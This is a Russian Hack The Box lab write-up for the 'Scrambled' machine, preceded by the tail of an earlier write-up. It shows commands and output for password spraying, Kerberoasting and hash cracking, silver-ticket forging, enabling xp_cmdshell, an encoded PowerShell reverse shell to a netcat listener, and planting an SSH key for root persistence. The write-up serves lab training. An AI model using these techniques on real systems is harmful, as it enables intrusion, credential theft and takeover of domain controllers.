
Выполнение команды



Список файлов в домашнем каталоге пользователя

Командf выполнена, используем один из методов персистентности. К примеру, запись публичного ключа SSH в файл `authorized_keys`. Сперва создадим каталог `.ssh`, а затем скопируем ключ уже имеющегося у нас пользователя.

```
call (void)system("mkdir /root/.ssh")
call (void)system("cp /home/developer/.ssh/id_rsa.pub /root/.ssh/authorized_keys")
```




Запись SSH-ключа

Подключаемся с помощью приватного ключа и забираем флаг.

Флаг рута

Машина захвачена!

HTB SCRAMBLED



ПРИМЕНЯЕМ ASREPROAST И KERBEROASTING ДЛЯ АТАКИ НА SMB И MS SQL

В сегодняшнем райтапе я покажу, как атака ASREPRoast позволяет получить тикет для службы MS SQL. Данные из базы помогут нам в продвижении, а для повышения привилегий заюзаем уязвимость при использовании сериализации.

Ralf Hacker
hackerralf8@gmail.com

Наша цель — захват тренировочной машины Scrambled с площадки Hack The Box.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`, чтобы к ней было удобнее обращаться:

```
10.10.11.168    scrambled.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Scramble Corp Intranet
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-08-29 16:22:19Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Not valid before: 2022-06-09T15:30:57
|_Not valid after:  2023-06-09T15:30:57
|_ssl-date: 2022-08-29T16:25:30+00:00; +35s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Not valid before: 2022-06-09T15:30:57
|_Not valid after:  2023-06-09T15:30:57
|_ssl-date: 2022-08-29T16:25:30+00:00; +35s from scanner time.
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2022-08-29T16:25:30+00:00; +35s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2022-08-29T13:22:39
|_Not valid after:  2052-08-29T13:22:39
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Not valid before: 2022-06-09T15:30:57
|_Not valid after:  2023-06-09T15:30:57
|_ssl-date: 2022-08-29T16:25:30+00:00; +35s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2022-08-29T16:25:30+00:00; +35s from scanner time.
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Not valid before: 2022-06-09T15:30:57
|_Not valid after:  2023-06-09T15:30:57
4411/tcp open  found?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, NCP, N
erver, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
|     SCRAMBLECORP_ORDERS_V1.0.3;
|   FourOhFourRequest, GetRequest, HTTPOptions, Help, LPDString, RTSPRequest, SIPOptions:
|     SCRAMBLECORP_ORDERS_V1.0.3;
|_    ERROR_UNKNOWN_COMMAND;
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
```

Результат работы скрипта

Нашлось много открытых портов, что типично для Windows:

- 53 — служба DNS;
- 80 (HTTP) — веб-сервер Microsoft IIS/10.0;
- 88 — служба Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC), используется для операций взаимодействия контроллер — контроллер и контроллер — клиент;
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — служба LDAP;
- 445 — служба SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 1433 — СУБД Microsoft SQL Server 2019;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 4411 — какое-то пользовательское приложение;
- 5985 — служба WinRM;
- 9389 — веб-службы AD DS.

Все перечисленные службы Microsoft пока что ничего нам дать не могут, поэтому первым делом смотрим сайт.




Страница IT Services

Сразу отмечаем полезную информацию: аутентификация NTLM отключена.

ТОЧКА ВХОДА

OSINT


На одной из страниц находим скриншот консоли, а в нем видно пользователя ksimpson. Это очень важная информация!



Страница Reports


На другой странице отмечаем инструкцию к ПО, работающему на порте 4411. Здесь обратим внимание на имя сервера и домен — `dc1.scrm.local`. Соответствующие записи добавляем в файл `/etc/hosts`.

```
10.10.11.168 scrambled.htb dc1.scrm.local scrm.local
```



Страница IT Services

А также находим информацию о том, что имя пользователя может выступить в качестве пароля.




Информация о сбросе пароля

Kerberos

Мы можем отправить запрос ASREP, существует ли тот или иной аккаунт. Есть возможность запросить ключ (AS key) Kerberos этого пользователя, ключ будет зашифрован с помощью его пароля. Но дело в том, что сервер различает ответы «данный флаг не установлен» и «учетная запись не существует». А значит, если пройдемся по именам пользователей и для какого-то нам ответят, что флаг не установлен, мы узнаем, что эта учетка существует. Сделать такой перебор можно с помощью инструмента **GetNPUsers** из пакета **impacket**. Имя пользователя у нас уже есть.

```
GetNPUsers.py scrm.local/ksimpson -no-pass
```




```
└─$ GetNPUsers.py scrm.local/ksimpson -no-pass
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for ksimpson
[-] User ksimpson doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Проверка существования пользователя

Нам ответили, что флаг не установлен, а значит, учетная запись существует. Теперь с помощью **kerbrute** проверим пароль пользователя.

```
kerbrute_linux_amd64 passwordspray -d scrm.local --dc dc1.scrm.
local users.txt ksimpson
```




```
>  Using KDC(s):
>   dc1.scrm.local:88

>  [+] VALID LOGIN:  ksimpson@scrm.local:ksimpson
>  Done! Tested 1 logins (1 successes) in 0.755 seconds
```

Проверка пароля пользователя

Учетные данные оказались верны, поэтому мы можем запросить тикет пользователя и применить его как аутентификатор, вместо пароля. В этом нам поможет скрипт **getTGT** из того же impacket.

```
impacket-getTGT scrm.local/ksimpson:ksimpson
```




```
┌[ralf@ralf-PC]─[/home/ralf/tmp/scrabled]
└─$ impacket-getTGT scrm.local/ksimpson:ksimpson
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Saving ticket in ksimpson.ccache
```

Получение тикета пользователя ksimpson

Экспортируем полученный тикет и подключаемся к службе SMB. Чтобы удалось аутентифицироваться, время на твоем хосте и на сервере должно отличаться не больше чем на пять минут. Поэтому стоит обновить локальное время по протоколу NTP.

```
sudo ntpdate scrm.local
export KRB5CCNAME=ksimpson.ccache
impacket-smbclient -k scrm.local/ksimpson@dc1.scrm.local -no-pass
```



```
┌[ralf@ralf-PC]─[/home/ralf/tmp/scrabled]
└─$ export KRB5CCNAME=ksimpson.ccache
┌[ralf@ralf-PC]─[/home/ralf/tmp/scrabled]
└─$ impacket-smbclient -k scrm.local/ksimpson@dc1.scrm.local -no-pass
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Type help for list of commands
# shares
ADMIN$
C$
HR
IPC$
IT
NETLOGON
Public
Sales
SYSVOL
#
```

Подключение к ресурсу SMB

Командой **shares** получаем список ресурсов.

Продолжение статьи →

HTB SCRAMBLED

ПРИМЕНЯЕМ ASREPROAST И KERBEROASTING ДЛЯ АТАКИ НА SMB И MS SQL

ТОЧКА ОПОРЫ

Пройдясь по каталогам, успешно заходим в `Public`.

```
use Pablic
```

```
# use Public
# ls
drw-rw-rw-          0  Fri Nov  5 01:23:19 2021 .
drw-rw-rw-          0  Fri Nov  5 01:23:19 2021 ..
-rw-rw-rw-     630106  Fri Nov  5 20:45:07 2021 Network Security Changes.pdf
```

SMB-ресурс Public

Там находим всего один документ. Скачиваем его командой `get <file>`. В самом документе рассказано о недавнем взломе службы MS SQL.

Scramble Corp

ADDITIONAL SECURITY MEASURES

Date: 04/09/2021
FAO: All employees
Author: IT Support

As you may have heard, our network was recently compromised and an attacker was able to access all of our data. We have identified the way the attacker was able to gain access and have made some immediate changes. You can find these listed below along with the ways these changes may impact you.

Change: As the attacker used something known as "NTLM relaying", we have disabled NTLM authentication across the entire network.

Users impacted: All

Workaround: When you log on or access network resources you will now be using Kerberos authentication (*which is definitely 100% secure and has absolutely no way anyone could exploit it*). This will require you to use the full domain name (scrm.local) with your username and any server names you access.

Change: The attacker was able to retrieve credentials from an SQL database used by our HR software so we have removed all access to the SQL service for everyone apart from network administrators.

Users impacted: HR department

Workaround: If you can no longer access the HR software please contact us and we will manually grant your account access again.

Содержимое загруженного документа

Kerberoasting

Раз мы имеем дело с MS SQL, значит, можем выполнить атаку Kerberoasting. Ее цель — собрать билеты TGS для служб, которые запускаются от имени пользователей, а не от системных учеток. Тикеты TGS зашифрованы ключами, полученными из паролей пользователей, а значит, их данные можно взломать простым перебором. Уязвимые учетные записи определим по полю SPN, которое не будет пустым. Выполним запрос TGS с помощью скрипта **GetUserSPNs** из все того же impacket.

```
GetUserSPNs.py scrm.local/ksimpson -dc-ip dc1.scrm.local -dc-host dc1.scrm.local -request -k -no-pass
```

```
ServicePrincipalName          Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------  ------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/dc1.scrm.local:1433  sqlsvc            2021-11-03 19:32:02.351452  2022-08-29 16:22:37.475380
MSSQLSvc/dc1.scrm.local       sqlsvc            2021-11-03 19:32:02.351452  2022-08-29 16:22:37.475380

$krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local/sqlsvc*$2b8aa0125fe2b374d4175cf76bcf7c26$74ea3f2761dbc4143bcbc7b18d624a6b54e85533e8e673e7fd0707653815dc209c001458ecb88f3ddc9bd85899701981068ee0fcd512c72fef2d0be[illegible]
```

Получение тикета учетной записи службы MS SQL

Теперь сохраним тикет в файл и отдадим JTR для перебора. Пароль учетной записи получим очень быстро.

```
john sqlsvc.hash --wordlist=rockyou.txt
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Pegasus60        (?)
1g 0:00:00:04 DONE (2022-08-29 20:22) 0.2380g/s 2554Kp/s 2554Kc/s 2554KC/s Penrose..Pearce
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Пароль учетной записи

Silver Ticket

Мы получили пароль службы, и, чтобы с ней работать, следующим шагом должно быть получение «серебряного билета». Silver ticket — это реальный билет TGS для определенной службы, в котором используется NTLM пользователя. Он даст нам доступ к этой службе. Чтобы сгенерировать такой билет, нам нужно знать NTLM-хеш пароля и SID домена. SID домена получим из отладочной информации при выполнении `impacket-secretsdump`.

```
impacket-secretsdump -k scrm.local/ksimpson@dc1.scrm.local -no-pass -debug
```

```
[+] Impacket Library Installation Path: /usr/local/lib/python3.9/dist-packages/impacket
[+] Using Kerberos Cache: ksimpson.ccache
[+] SPN CIFS/DC1.SCRM.LOCAL@SCRM.LOCAL not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBTGT/SCRM.LOCAL@SCRM.LOCAL
[+] Using TGT from cache
[+] Trying to connect to KDC at SCRM.LOCAL
[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[+] Session resume file will be sessionresume_pvHfKxxW
[+] Trying to connect to KDC at SCRM.LOCAL
[+] Calling DRSCrackNames for S-1-5-21-2743207045-1827831105-2542523200-500
[+] Calling DRSGetNCChanges for {edaf791f-e75b-4711-8232-3cd66840032a}
Traceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/secretsdump.py", line 211, in dump
    self.__NTDSHashes.dump()
  File "/usr/local/lib/python3.9/dist-packages/impacket/examples/secretsdump.py", line 2612, in dump
    userRecord = self.__remoteOps.DRSGetNCChanges(
  File "/usr/local/lib/python3.9/dist-packages/impacket/examples/secretsdump.py", line 580, in DRSGetNCChanges
    return self.__drsr.request(request)
  File "/usr/local/lib/python3.9/dist-packages/impacket/dcerpc/v5/rpcrt.py", line 880, in request
    raise exception
impacket.dcerpc.v5.drsuapi.DCERPCSessionError: DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation i
[*] Something wen't wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```

SID домена

А хеш генерируем на [сайте md5decrypt.net](https://md5decrypt.net) из полученного пароля.

Ntlm(Pegasus60) = B999A16500B87D17EC7F2E2A68778F05

NTLM-хеш пароля

А теперь генерируем билет.

```
ticketer.py -domain scrm.local -spn MSSQLSVC/dc1.scrm.local -user-id 500 Administrator -nthash b999a16500b87d17ec7f2e2a68778f05 -domain-sid S-1-5-21-2743207045-1827831105-2542523200
```

```
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for scrm.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

Создание серебряного билета

Экспортируем созданный билет в рабочее окружение и подключаемся к службе MS SQL, используя аутентификацию Kerberos.

```
export KRB5CCNAME=Administrator.ccache
mssqlclient.py dc1.scrm.local -k -no-pass
SELECT name FROM master.dbo.sysdatabases
```

```
SQL> SELECT name FROM master.dbo.sysdatabases
name

--------------------------------------------------------------------------------

master

tempdb

model

msdb

ScrambleHR
```

Существующие базы данных

ПРОДВИЖЕНИЕ

Пользователь SqlSvc

Перейдем к базе данных `ScrambleHR` и получим из нее таблицы.

```
use ScrambleHR
SELECT name FROM SYSOBJECTS WHERE xtype = 'U'
```

```
SQL> use ScrambleHR
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: ScrambleHR
[*] INFO(DC1): Line 1: Changed database context to 'ScrambleHR'.
SQL> SELECT name FROM SYSOBJECTS WHERE xtype = 'U'
name

--------------------------------------------------------------------------------

Employees

UserImport

Timesheets

SQL>
```

Таблицы в базе ScrambleHR

Нас интересует таблица пользователей `UserImport`. Получаем все ее записи.

```
select * from UserImport
```

```
SQL> select * from UserImport
LdapUser                                          LdapPwd                                           LdapDomain

--------------------------------------------      --------------------------------------------      ----------

MiscSvc                                           ScrambledEggs9900                                 scrm.local
```

Данные в таблице UserImport

С найденными учетными данными подключиться никуда не удастся, поэтому попробуем получить управление через MS SQL. Первым делом нужно активировать `xp_cmdshell`. Из нашего интерпретатора это можно сделать встроенной командой `enable_xp_cmdshell`, после чего выполняем реконфигурацию.

```
enable_xp_cmdshell
reconfigure
```

```
SQL> enable_xp_cmdshell
[*] INFO(DC1): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(DC1): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> reconfigure
SQL>
```

Включение xp_cmdshell

Теперь мы можем выполнять команды через `xp_cmdshell`.

```
SQL> xp_cmdshell whoami
output

--------------------------------------------------------------------------------

scrm\sqlsvc
```

Получение командной оболочки

Сразу прокинем реверс-шелл, который сгенерируем с помощью очень удобного **[Online Reverse Shell Generator](#)**. Для него нужно указать параметры, такие как локальные хост и порт, а также язык и целевую систему. Дополнительно задаем кодировку Base64. Листенер запускаем командой `rlwrap -cAr nc -lvnp 4321`.

```
xp_cmdshell powershell -e JABjA....AoACkA
```

```
┌[ralf@ralf-PC]─[/home/ralf/tmp/scrabled]
└╼$ rlwrap -cAr nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.113] from (UNKNOWN) [10.10.11.168] 51902

whoami
scrm\sqlsvc
PS C:\Windows\system32>
```

Бэкконнект с удаленного хоста

Получаем бэкконнект и продвигаемся дальше.

Пользователь MiscSvc

У нас уже есть учетные данные пользователя MiscSvc, поэтому попробуем получить новую сессию PowerShell:

```
$pass = ConvertTo-SecureString "ScrambledEggs9900" -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential("scrm\miscsvc", $pass)
Invoke-Command -Computer dc1 -ScriptBlock { whoami } -Credential $cred
```

```
$pass = ConvertTo-SecureString "ScrambledEggs9900" -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential("scrm\miscsvc", $pass)
Invoke-Command -Computer dc1 -ScriptBlock { whoami } -Credential $cred
scrm\miscsvc
PS C:\Windows\system32>
```

Выполнение команды whoami от имени другого пользователя

Так как команда была выполнена в другом контексте, пробросим наш реверс-шелл и продолжим работу от имени MiscSvc:

```
Invoke-Command -Computer dc1 -ScriptBlock { powershell -e JABjA....AoACkA } -Credential $cred
```

```
┌[ralf@ralf-PC]─[/home/ralf/tmp/scrabled]
└╼$ rlwrap -cAr nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.113] from (UNKNOWN) [10.10.11.168] 51916

whoami
scrm\miscsvc
type ..\Desktop\user.txt
67e3c6e8ed8fbeff5de576fb7848202b
PS C:\Users\miscsvc\Documents>
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Запросив подробную информацию о пользователе, замечаем, что он состоит в группах ITShare и ITUsers.

```
whoami /all
```

```
GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ==============================================
Everyone                                   Well-known group S-1-1-0
BUILTIN\Users                              Alias            S-1-5-32-545
